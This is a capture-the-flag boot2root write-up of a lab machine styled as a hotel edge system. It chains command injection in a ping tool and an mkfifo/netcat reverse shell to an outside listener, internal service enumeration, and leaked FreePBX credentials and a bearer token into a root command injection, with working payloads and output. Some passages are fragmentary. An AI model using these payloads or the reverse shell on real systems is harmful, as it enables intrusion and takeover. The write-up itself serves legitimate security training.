

#Web

#Boot2Root

## Objective

The challenge required me to chain an OS command injection in a public staff connectivity tool into a reverse shell, pivot through three internal loopback services, recover a FreePBX automation key hidden in a voicemail Caller ID field, and finally abuse a second command injection running as root to retrieve both the user and root flags.

The Byte Lotus Hotel's edge system exposes a "Sister-property connectivity" netcheck tool. Behind it sit three hidden services (edge, watchtower, automation) plus a FreePBX telephony stack that nobody was supposed to reach from the outside.


Nmap showed SSH (22) and HTTP (80) running Gunicorn.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 62  OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 6e:f7:e4:df:86:d9:bb:35:4c:b3:41:5b:ad:91:fc:4c (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGXCdb1E9cUgHnyEWGX06Q/R8VbNfNNfNi/2p5EmkL/TwXK7KAZ+YwUUY6ZruJiq53DVosILxy59v3jFUsa0SQ=
|   256 a1:81:05:b5:ab:da:8c:be:f1:d3:3c:db:9c:e4:97:68 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINC+hV6QkiY2LPbEIG3oUxgbUqalUd/M6BcyJf4krhMD
80/tcp    open  http      syn-ack ttl 62  Gunicorn
|_ http-robots.txt: 2 disallowed entries
|_ /internal/ /status
|_ http-title: Byte Lotus &mdash; Stay Noticed
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Gobuster quickly found /robots.txt, /status

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/InfinityPool]
$ gobuster dir -u http://10.114.179.248/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,json,js,py -t 50
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.114.179.248/
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8.2
[+] Extensions:     html,txt,json,js,py,php
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
robots.txt           (Status: 200) [Size: 53]
robots.txt           (Status: 200) [Size: 53]
status              (Status: 200) [Size: 936]
Progress: 32291 / 32291 (100.00%)
=====
Finished
=====
```

Submitting 127.0.0.1 returned genuine ping output, proving the server was shelling out to the system ping binary.



immediately returned the current user (web), working directory and directory listing of /var/www/infinity\_pool/edge.



Further payloads confirmed file-read capability:

revealed the user flag location

Not Secure http://10.114.179.248/internal/netcheck

STAFF TOOLS

## Sister-property connectivity

Confirm a remote property responds before routing a guest transfer.

host=;find /home -name user.txt 2>/dev/null; cat /home/"user.txt 2>/c

Check

```
/home/web/user.txt
THM{n0_v1s1b13_3dg3}
ping: host=: Name or service not known
```

STAFF TOOLS

## Sister-property connectivity

Confirm a remote property responds before routing a guest transfer.

property host e.g. 10.0.0.5

Check

```
uid=1001(web) gid=1001(web) groups=1001(web)
web
web
ping: host=: Name or service not known
```

revealed the user flag location, and later:

```
host=;ls -la /home/;ls -la /home/web;
```

# Sister-property connectivity

Confirm a remote property responds before routing a guest transfer.



```
total 16
drwxr-xr-x  4 root   root   4096 Jun 30 09:06 .
drwxr-xr-x 22 root   root   4096 Aug  6 16:02 ..
drwxr-xr-x  4 ubuntu ubuntu 4096 Jun 30 10:02 ubuntu
drwxr-x---  4 web    web    4096 Jun 30 09:44 web
total 32
drwxr-x---  4 web    web    4096 Jun 30 09:44 .
drwxr-xr-x  4 root   root   4096 Jun 30 09:06 ..
-rw-r--r--  1 web    web    220 Feb 25  2020 .bash_logout
-rw-r--r--  1 web    web   3771 Feb 25  2020 .bashrc
drwx-----  2 web    web    4096 Jun 30 09:24 .cache
-rw-r--r--  1 web    web    807 Feb 25  2020 .profile
drwxr-xr-x  2 web    web    4096 Jun 30 09:23 .ssh
-rw-r--r--  1 web    web    21 Jun 30 09:07 user.txt
ping: host=: Name or service not known
```

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/InfinityPool]
```

```
$ ssh-keygen -t rsa -b 2048 -f ./ctf_key -N ""
```

Generating public/private rsa key pair.

Your identification has been saved in ./ctf\_key

Your public key has been saved in ./ctf\_key.pub

The key fingerprint is:


SHA256:M3peB4t47SK0wXS9qeK8B57JsYgp0AFVWxnuRvccH4 fc0d3x@fc0d3x

The key's randomart image is:

```
+---[RSA 2048]-----+
```


```
|+...0.  .|
|.      0 = .|
|.  .  + *|
|.      = o E|
|.  .. . S o|
|. .oo. + B o|
|.o +o*o * + .|
|+ ..Boo=.o .|
|.  .==o....|
```

```
+-----[SHA256]-----+
```




A classic mkfifo reverse-shell payload was injected:

```
host=;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc
192.168.143.192 4444 >/tmp/f;
```



A netcat listener on port 4444 caught a shell as the web user. id and whoami confirmed the low-privilege foothold.



From the shell, `ss -tulnp` (or equivalent) listed several loopback listeners. Three distinct Unicorn applications were identified:

edge (public, port 80, runs as web)

watchtower (127.0.0.1:3000)

automation (127.0.0.1:9000, runs as root)

```
web@tryhackme-2404:~$ ss -ltnulp
```

| Netid | State  | Recv-Q | Send-Q | Local Address:Port   | Peer Address:Port | Process |
|-------|--------|--------|--------|----------------------|-------------------|---------|
| udp   | UNCONN | 0      | 0      | 0.0.0.0:51002        | 0.0.0.0:*         |         |
| udp   | UNCONN | 0      | 0      | 127.0.0.54:53        | 0.0.0.0:*         |         |
| udp   | UNCONN | 0      | 0      | 127.0.0.53:::53      | 0.0.0.0:*         |         |
| udp   | UNCONN | 0      | 0      | 10.114.179.248:::508 | 0.0.0.0:*         |         |
| udp   | UNCONN | 0      | 0      | 0.0.0.0:4569         | 0.0.0.0:*         |         |
| udp   | UNCONN | 0      | 0      | 0.0.0.0:5060         | 0.0.0.0:*         |         |
| udp   | UNCONN | 0      | 0      | :::50124             | :::*              |         |
| tcp   | LISTEN | 0      | 80     | 127.0.0.1:3306       | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 4096   | 127.0.0.54:53        | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 10     | 127.0.0.1:8089       | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 10     | 127.0.0.1:8088       | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 511    | 127.0.0.1:8080       | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 4096   | 127.0.0.53:::53      | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 4096   | 0.0.0.0:22           | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 2048   | 0.0.0.0:80           | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 10     | 127.0.0.1:5038       | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 2048   | 127.0.0.1:3000       | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 2048   | 127.0.0.1:9000       | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 4096   | :::22                | :::*              |         |

```
web@tryhackme-2404:~$ curl -sS http://127.0.0.1:3000/
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Watchtower &mdash; ops console</title>
<style>
  body{margin:0;background:#0a0b0e;color:#e7e9ee;
    font-family:-apple-system,BlinkMacSystemFont,"Segoe UI",Roboto,Arial,sans-serif}
  header{padding:16px 24px;border-bottom:1px solid #262a31;letter-spacing:.2em}
  main{max-width:760px;margin:0 auto;padding:40px 24px}
  .tiles{display:grid;grid-template-columns:repeat(3,1fr);gap:14px;margin-top:20px}
  .tile{background:#15171c;border:1px solid #262a31;border-radius:10px;padding:18px}
  .tile b{display:block;font-size:1.6rem}
  .muted{color:#8b909b}
  code{color:#c9a24b}
</style>
</head>
<body>
<header>WATCHTOWER &mdash; <span class="muted">internal</span></header>
<main>
  <h1>Surveillance operations</h1>
  <p class="muted">Loopback-only console. Authenticated by network position.</p>
  <div class="tiles">
    <div class="tile"><b>1184</b><span class="muted">active feeds</span></div>
    <div class="tile"><b>OK</b><span class="muted">datastore link</span></div>
    <div class="tile"><b>root</b><span class="muted">automation worker</span></div>
  </div>
  <p class="muted" style="margin-top:28px">
    Service endpoints: <code>/api/health</code> &mdash; <code>/api/config</code>
  </p>
</main>
</body>
```

The `/api/config` endpoint leaked FreePBX UCP credentials and the telephony portal location.

```
</html>web@tryhackme-2404:~$ curl -sS http://127.0.0.1:3000/api/config/config
{"automation_endpoint":"http://127.0.0.1:9000","note":"internal network only -- do not expose","ops_note":"UCP still on default template creds (FreePBXUCPTemplateCreator) -- ROTATE.","telephony_pass":"St4yN0t1c3d_2026","telephony_portal":"http://127.0.0.1:8080/ucp","telephony_user":"FreePBXUCPTemplateCreator"}
```

## Logging in with the leaked default credentials FreePBXUCPTemplateCreator

http://127.0.0.1:8080/ucp/

User Control Panel

[Forgot Password ?](#)

Remember Me ☐ OFF

http://127.0.0.1:8080/ucp/

+

ADD DASHBOARD


×

Dashboard Name


!

You have no dashboards. [Click here to add one](#)

A new dashboard was created and a Voicemail widget was added.



Inside the voicemail list a single message appeared whose Caller ID field contained the automation service's Bearer key



With the recovered Bearer token, a POST request was sent to the automation service's /jobs/export endpoint.

```
web@tryhackme-2404:~$ curl -s http://127.0.0.1:9000/health
{"endpoints":{"GET /health":"service status","POST /jobs/export":{"auth":"Authorization: Bearer <automation key>","body":{"report":"<report name>"},"desc":"archive the latest data export"}},
"runs_as":"root","service":"automation","status":"ok"}
```

The report parameter was injected into a shell command that ran as root. returned the root flag directly in the JSON response.

```
web@tryhackme-2404:~$ ssh -O IdentitiesOnly=yes -i ~/thm/HackerHoliday26/InfinityPool/ctf_key -L 8080:127.0.0.1:8080 web@10.114.179.248
Warning: Identity file /home/web/thm/HackerHoliday26/InfinityPool/ctf_key not accessible: No such file or directory.
web@10.114.179.248: Permission denied (publickey).
web@tryhackme-2404:~$ curl -s -X POST \
  http://127.0.0.1:9000/jobs/export \
  -H 'Authorization: Bearer cc_auto_7b3f9a1c4e0d2f6a' \
  -H 'Content-Type: application/json' \
  --data-binary '{"report":"x;cat /root/root.txt;#"}'
{"command":"tar czf /var/automation/exports/x;cat /root/root.txt;.tgz /var/automation/data 2>&1","output":"THM{tr4c3d_t0_th3_h0r1z0n}\ntar: Cowardly refusing to create an empty archive\nTry
'tar --help' or 'tar --usage' for more information.\n"}
```



The entire chain — command injection → internal service enumeration → FreePBX credential leak → second command injection as root — turned a harmless “netcheck” tool into a full boot-to-root path.